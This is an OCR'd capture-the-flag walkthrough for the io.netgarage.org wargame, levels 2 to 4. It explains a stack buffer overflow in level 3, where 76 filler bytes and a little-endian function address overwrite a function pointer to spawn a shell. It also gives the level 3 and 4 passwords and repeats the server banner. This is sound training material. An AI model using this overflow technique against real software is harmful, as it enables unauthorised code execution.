



6. level1@io.netgarage.org
7. level1@io.netgarage.org
8. level2@io.netgarage.org
Server admin: bla (blapost@gmail.com)
1. No DoS, local or otherwise
2. Do not try to connect to remote systems from this box
3. Quotas, watch resources usage, max 2 connections per IP
4. You are not allowed to reuse any of our content in writeups
(32 levels)
- some random commands:
gdb> python x=gdb.execute("info registers", False, True); print x
ld --verbose
pressing f, while running top (not on this box but in general)
- I have made three popular scripts available which extend gdb, there is no need to use them at all.
- gdb -x /usr/share/gdbinit
- source /usr/local/peda/peda.py
- source /usr/share/gef.py
- There is an io baby ran mainly by DuSu you can escape to it by typing
ssh -p 2207 start@io.netgarage.org
ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Micro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblox
- level10 is still solvable, eventhough one way will not work anymore
- the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content, or organising effort
/usr/bin/xauth: error in locking authority file /home/level2/.Xauthority
level2@io:~$


Level 02


Cd into levels directory and list the files in that. There are separate files for all the levels. Then list the files for only level 02. After that view the source code in level02.






Level 3 password is “OlhCmdZKbuzqngfz”. Now you can log into the level 03 using that password.





6. level1@io.netgarage.org
7. level1@io.netgarage.org
8. level2@io.netgarage.org
9. level3@io.netgarage.org
Server admin: bla (blapost@gmail.com)
1. No DoS, local or otherwise
2. Do not try to connect to remote systems from this box
3. Quotas, watch resources usage, max 2 connections per IP
4. You are not allowed to reuse any of our content in writeups
(32 levels)
- some random commands:
gdb> python x=gdb.execute("info registers", False, True); print x
ld --verbose
pressing f, while running top (not on this box but in general)
- I have made three popular scripts available which extend gdb, there is no need to use them at all.
- gdb -x /usr/share/gdbinit
- source /usr/local/peda/peda.py
- source /usr/share/gef.py
- There is an io baby ran mainly by DuSu you can escape to it by typing
ssh -p 2207 start@io.netgarage.org
ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Micro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblox
- level10 is still solvable, eventhough one way will not work anymore
- the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content, or organising effort
/usr/bin/xauth: error in locking authority file /home/level3/.Xauthority
level3@io:~$

Level 03

Using cat command view the source code of the level03.c file.



in order to get the shell we need to change the function pointer from bad to good. Since the program is so nice to provide us with the address of the funtion good. And since we are running in an little endian machine (reverse byte order) we need to reverse the address to \x74\x84\x04\x08 but first we need to find out where to put the address (Sure we could use brute force). But lets have a look at the stack.




You can see the 0x61616161 value at address 0xbffffc40, this correspond to the aaaaa argument (0x61 being the ASCII value for a). If we execute the end of the program, we will have the value of the address to jump to:


The bad address is present in the stack at address 0xbffffc8c:


We can override the buffer with arbitrary data. In the current overflow, the last 4 bytes replace the function being executed.

So, we know the 76 first bytes can be random, and the last 4 should form the address 0x080484a4, So,



Password for level 04 is "7WhHa5HWMNRAYl9T". Now we can log into level 04 using that.





6. level1@io.netgarage.org
7. level1@io.netgarage.org
8. level2@io.netgarage.org
10. level3@io.netgarage.org
11. level4@io.netgarage.org
Server admin: bla (blapost@gmail.com)
1. No DoS, local or otherwise
2. Do not try to connect to remote systems from this box
3. Quotas, watch resources usage, max 2 connections per IP
4. You are not allowed to reuse any of our content in writeups
(32 levels)
- some random commands:
gdb> python x=gdb.execute("info registers", False, True); print x
ld --verbose
pressing f, while running top (not on this box but in general)
- I have made three popular scripts available which extend gdb, there is no need to use them at all.
- gdb -x /usr/share/gdbinit
- source /usr/local/peda/peda.py
- source /usr/share/gef.py
- There is an io baby ran mainly by DuSu you can escape to it by typing
ssh -p 2207 start@io.netgarage.org
ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Micro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblox
- level10 is still solvable, eventhough one way will not work anymore
- the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content, or organising effort
/usr/bin/xauth: error in locking authority file /home/level4/.Xauthority
level4@io:~$

